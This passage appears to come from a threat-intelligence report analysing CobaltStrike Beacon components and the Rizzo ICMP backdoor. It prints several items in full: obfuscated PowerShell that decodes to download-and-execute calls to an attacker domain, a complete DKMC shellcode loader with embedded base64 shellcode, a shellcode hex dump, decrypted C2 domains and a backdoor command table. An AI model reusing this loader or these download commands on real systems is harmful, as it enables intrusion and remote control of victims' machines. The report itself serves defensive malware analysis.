- 120-115 - 98-56 -97 -115-116 -117 -122-127- 115-120-98-63 -56 -114 - 121-97- 120 - 122
-121-119 - 114- 101-98 -100-127- 120 -113 -62-49- 126-98 -98-102 -44-57 -57 -119 - 114- 101-
98-100-127 - 102-101-98 - 100-119 -96-115 - 122- 56 - 117-121-123- 57-100- 115 -101 - 121
- 99 -100 -117-115-101 -57 -127- 123 -119 - 113-115 -101-57 -127-123- 113 -56 - 102 -120-
113-49- 63- 63 ) |FoReACh {[ChaR] ( $_-bxoR 0x16  ) } )+"$( Sv 'OFs' ' ') "|. ((gET-VaRiabLe
'*MdR*').NaMe[3-11-2]-joIN'') EngineVersion= RunspaceId= PipelineId= CommandName= CommandType=
ScriptName= CommandPath= CommandLine=- EventData/Binary -> empty
```

Figure 55: PowerShell event

The decoded PowerShell evaluates to:

```
IEX((new-objectnet.webclient).downloadstring('http://adstripstravel.com/user.ico'))
```

Figure 56: Decoded PowerShell

CobaltStrike Beacon #2

Classification	Malware/Backdoor
Size	282 KB (289,385 bytes)
Type	PowerShell/Shellcode
File Name	img.png
Observed	November 2017

Overview

This PowerShell script contains a simple shellcode backdoor operated over named pipe and appears to be a component relating to CobaltStrike Beacon's malleable C2. Several versions of this backdoor have been observed using subtly different pipe names with the format:

`\\.\pipe\status_#` (where # is replaced with an integer)

Deployment

The following event was observed during forensic investigations:

```
Windows  PowerShell/PowerShell  ID  [600]  :EventData/Data  ->  [0]  Variable[1]  Started[2]
ProviderName=Variable  NewProviderState=Started  SequenceNumber=11  HostName=ConsoleHost
HostVersion=4.0 HostId=fcb07468-ed83-4082-b089-e92e26b6ed33 HostApplication=POwersheLL -NOex
-wInDOwSTYL HiDDen -nOLOgo -EXECUtIoNpOl BYPaSs -NOPr -nOninTERacti -Comman  . ((geT-vARiAble
'*mDR*').namE[3-11-2]-JoiN'') (" $( SeT  'Ofs'  '' ) "+[STriNg]( (82- 94 - 67-59-51 - 51-
117-126 -108- 54- 116 -121 -113 - 126 -120 - 111 -59 -117-126-111 -53 -108 - 126 -121- 120
- 119 - 114- 126 -117- 111-50 -53 -127 -116 -108-117-119- 116 -122 - 127- 104- 111 - 105-114
- 117- 124 - 51-60- 115- 111 - 111- 107 - 33- 52 - 52-122-127-104-111 - 105 - 114 - 107- 104
-111 -105- 122 - 109- 126 -119 - 53 -120-116 -118-52 - 110 - 104-126-105 -53 - 114- 120-116-
60 -50- 50) |foReACH { [char] ( $_ -bxoR 0x1b  )})+" $(set  'OfS'  ' ')") EngineVersion=
RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=-
EventData/Binary -> empty
```

Figure 57: PowerShell event

The decoded PowerShell evaluates to:

```
IEX((new-objectnet.webclient).downloadstring('http://adstripstravel.com/resources/images/
img.png'))
```

Figure 58: Simple PowerShell downloader


Behavior

The downloaded payload was ultimately executed as a service to maintain persistence:

```
System/Service Control Manager ID [7045] :EventData/Data -> ServiceName = b8d0bfd
ImagePath = %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand
<Base64 encoded command>
```

Figure 59: System event showing PowerShell one-liner service

The Base64 encoded command from the event decodes to:




```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_addre   ss {
    Param ($var_module, $var_procedure)
     $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.
Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.
InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_
procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

     $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.
Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])
     $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_
type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A334O30k
deJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdMcBqQGgAEAAAaP//BwBqAGhYpFPl/9VQ6agAAAB
aMclRUWgAsAQAaACwBABqAWoGagNSaEVw39T/1VCLFCRqAFJoKG994v/VhcB0bmoAagBqAInmg8YEieKDwgiLfCQMagBWag
RSV2itnl+7/9WLVCQQagBWaAAgAABSV2itnl+7/9WFwHQUi0wkBIsEJAHIiQQki1QkEAHC69eLfCQMV2jA+t38/9VXaMaWh
1L/1YsEJItMJAg5wXQHaPC1olb/1f9kJBDoU////1xcLlxwaXBlXHN0YXR1c180NTk4AA==")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,4,
[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))).Invoke($var_
hthread,0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Figure 60: DKMC PowerShell shellcode loader

The above code is used to execute arbitrary shellcode, and appears to be based on exec-sc.ps1 from DKMC (Don't Kill My Cat):

https://github.com/Exploit-install/DKMC/blob/master/core/util/exec-sc.ps1

The injected shellcode payload (stored in $var_code) creates a named pipe called "\\.\pipe\status_4598":



```
00000000  FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`....d.R0.
00000010  52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R..R..r(..J&1.1.
00000020  AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  .<a|.,·.........
00000030  8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  .R..B<.ħ·@x...J.
00000040  D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B  ...H..X·...<I.4.
00000050  01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4  ....1...........
00000060  03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B  .}.;}$u...X$....
00000070  0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24  .K.X..Ч·...Љ·D$$
00000080  5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQ....Z.....
00000090  31 C0 6A 40 68 00 10 00  00 68 FF FF 07 00 6A 00  1..@h....h....j.
000000A0  68 58 A4 53 E5 FF D5 50  E9 A8 00 00 00 5A 31 C9  hX.S...P.....Z1.
000000B0  51 51 68 00 B0 04 00 68  00 B0 04 00 6A 01 6A 06  QQh....h....j.j.
000000C0  6A 03 52 68 45 70 DF D4  FF D5 50 8B 14 24 6A 00  j.RhEp.......$j.
000000D0  52 68 28 6F 7D E2 FF D5  85 C0 74 6E 6A 00 6A 00  Rh(o}......nj.j.
000000E0  6A 00 89 E6 83 C6 04 89  E2 83 C2 08 8B 7C 24 0C  j...........|$.
000000F0  6A 00 56 6A 04 52 57 68  AD 9E 5F BB FF D5 8B 54  j.Vj.RWh.. ..Ω·T
00000100  24 10 6A 00 56 68 00 20  00 00 52 57 68 AD 9E 5F  $.j.Vh.·..RWh.._
00000110  BB FF D5 85 C0 74 14 8B  4C 24 04 8B 04 24 01 C8  ..З·....L$...$..
00000120  89 04 24 8B 54 24 10 01  C2 EB D7 8B 7C 24 0C 57  ..$.T$......|$.W
00000130  68 C0 FA DD FC FF D5 57  68 C6 96 87 52 FF D5 8B  h.......hl·.R.Ω·
00000140  04 24 8B 4C 24 08 39 C1  74 07 68 F0 B5 A2 56 FF  .$.L$.9...h.....
00000150  D5 FF 64 24 10 E8 53 FF  FF FF 5C 5C 2E 5C 70 69  ..d$......\\.\pi
00000160  70 65 5C 73 74 61 74 75  73 5F 34 35 39 38 00     pe\status_4598.·
```

Figure 61: Shellcode payload

Any data read from the named pipe is executed directly as shellcode, allowing the threat actor to deploy additional payloads.

Rizzo

Classification	Malware/Backdoor
Aliases	PHOREAL (FireEye)
Size	304KB
Type	Win32 PE (DLL)
File Name	mobsync.exe
Observed	2018

Overview

Rizzo is a very simple backdoor that is capable of creating a reverse shell, performing simple file I/O and top-level window enumeration. It communicates to a list of four preconfigured C2 servers via ICMP on port 53.


Behavior

Upon execution of the exported "DllEntry" function, Rizzo proceeds to initialize Winsock 2.2 before creating a run once mutex:

```
Local\\{5FBC3F53-A76D-4248-969A-31740CBC8AD6}
```


Figure 62: Rizzo run-once mutex

The malware then tries to resolve the hardcoded C2 domain names. The list of domains are stored in an RC4 encrypted RT_RCDATA/2 resource.




```
00047A24  0D FD 3B B6 0B E6 A6 F7 74 7F 3B 3E E0 1A 38 C9   •ý;¶•æ¦÷t□;>à•8É
00047A34  CE CB BD 26 46 CC 95 80 D6 47 8E 6F 28 C4 F9 38   ÎË½&FÌ•€ÖGŽo(Äù8
00047A44  8C 9E C1 AE C7 08 1D 67 49 00 4C C7 5B 4E 33 F1   ŒžÁ®Ç••gI•LÇ[N3ñ
00047A54  8D 0E 8E 1C CC 7A C6 F0 EB 06 62 0F E7 45 DC 90   □•Ž•ÌzÆðë•b•çEÜ□
00047A64  82 69 CF 35 A1 F8 3B 74 6E 1C D7 9C 5A 00 2F 44   ‚iÏ5¡ø;tn•×œZ•/D
00047A74  A9 82 0B 56 8E 0A 18 F8 F4 A8 D9 0E D2 22 70 B4   ©‚•VŽ••øô¨Ù•Ò"p´
00047A84  1E D2 5F                                          •Ò_
```

Figure 63: RCDATA resource containing RC4 key (in red) followed by encrypted C2 URLs



```
003F21B0 61 6C 69 76 65 2E 69 6E 6E 69 65 6C 6D 65 73 2E alive.innielmes.
003F21C0 63 6F 6D 3B 72 6F 75 74 65 2E 72 6E 6F 75 61 72 com;route.rnouar
003F21D0 72 65 74 74 65 2E 63 6F 6D 3B 74 74 6C 2E 61 72 rette.com;ttl.ar
003F21E0 6C 61 65 72 72 79 2E 63 6F 6D 3B 77 73 75 73 2E laerry.com;wsus.
003F21F0 61 6E 67 65 6C 68 6E 61 64 6F 6E 6E 65 74 2E 63 angelhnadonnet.c
003F2200 6F 6D 3B 00 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA om;..≡↓║.≡↓║.≡↓║
```

Figure 64: Decrypted C2 addresses



gethostbyname
July 23, 2018, 12:31 p.m.
hostname: alive.innielmes.com


gethostbyname
July 23, 2018, 12:31 p.m.
hostname: route.rnouarrette.com

gethostbyname
July 23, 2018, 12:31 p.m.
hostname: ttl.arlaerry.com

gethostbyname
July 23, 2018, 12:31 p.m.
hostname: wsus.angelhnadonnet.com

Figure 65: Rizzo C2 domains

The backdoor also sets two values, "T" and "U", under the HKCU\SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} registry key. The registry path is stored as a stack-based, RC4 encrypted string:




```
push    0FFh            ; size_t
lea     ecx, [ebp+rc4_keystream+1]

mov     [ebp+var_4], esi
push    esi             ; int
push    ecx             ; void *
mov     [ebp+var_1D4], 1
mov     [ebp+rc4_keystream], al
call    _memset
lea     eax, [ebp+rc4_key]
xor     edx, edx
lea     edi, [esi+17h]  ; key len
push    eax
lea     esi, [ebp+rc4_keystream]
mov     [ebp+var_CC], dx
call    rc4_schedule_key
lea     ecx, [ebp+enc_string]
push    ecx
lea     ecx, [edi+6Dh]  ; string len (0x17 + 0x6D)
lea     edx, [ebp+enc_string]
mov     eax, esi        ; key
call    rc4_decrypt     ; SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B}
mov     eax, [ebp+var_1D0]
```

Figure 66: String decryption

C2


Protocol

In order to bypass firewalls and fly under the radar, the backdoor uses the ICMP protocol to communicate with the C2 server.



```
add     esp, 10h
mov     [esi+c2.buffer], edi
mov     [esi+c2.icmp_reply_buffer], edi
call    ds:IcmpCreateFile
mov     ebx, ds:CreateEventW
push    edi                ; lpName
push    edi                ; bInitialState
push    edi                ; bManualReset
push    edi                ; lpEventAttributes
mov     [esi+c2.icmp_handle], eax
call    ebx ; CreateEventW
push    edi                ; lpName
push    edi                ; bInitialState
push    edi                ; bManualReset
push    edi                ; lpEventAttributes
mov     [esi+c2.event_handle_1], eax
call    ebx ; CreateEventW
mov     [esi+c2.event_handle_2], eax
```

Figure 67: Creating an ICMP handle



```
mov     ecx, [esp+104h+icmp_struct]
mov     eax, [ecx+icmp.req_size]
mov     edi, [esp+104h+RequestData]
add     esp, 10h
add     eax, 1Ch
mov     [ebx+c2.req_size], eax
mov     edx, [ecx+icmp.timeout]
movzx   ecx, word ptr [ecx+icmp.req_size]
push    edx                ; Timeout
mov     edx, [ebx+c2.destination_address]
push    eax                ; ReplySize
mov     eax, [ebx+c2.icmp_reply_buffer]
push    eax                ; ReplyBuffer
mov     eax, [ebx+c2.icmp_handle]
push    0                  ; RequestOptions
push    ecx                ; RequestSize
push    edi                ; RequestData
push    edx                ; DestinationAddress
push    eax                ; IcmpHandle
call    ds:IcmpSendEcho
```

Figure 68: Backdoor communication through ICMP

The C2 command packets have the following format:

Offset	Size	Description
0x0000	4 bytes	Magic, or session ID
0x0004	4 bytes	Command code
0x0008	variable	Command parameters

The backdoor response header consists of the following information:

Offset	Size	Description
0x0000	4 bytes	Magic/ID (copied from the request)
0x0004	4 bytes	Length of header (hardcoded 0x0C)
0x0008	4 bytes	Error code
0x000C	4 bytes	Original data size
0x0010	4 bytes	Compressed data size
0x0014	Variable	Compressed response

Commands

Command Code	Parameters	Description
3	Application name Command line	Create process
4	Path	Copy specified file to %TEMP% folder
5	Command line	Reverse shell
6	File name Compressed data	Decompress data sent by C2 and write it to a specified file on disk
7	Value data	Set registry value "U" under SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} key to provided data
8	-	Enumerate windows
15	Path	Directory listing
16	Existing file path New file path	Move file
17	Path	Delete file
18	-	Get logical drives
19	Path	Create directory
20	Path	Remove directory

Denis

Classification	Malware/Backdoor
Aliases	SOUNDBITE (FireEye)
Size	< 300KB
Type	Win32 PE (EXE)
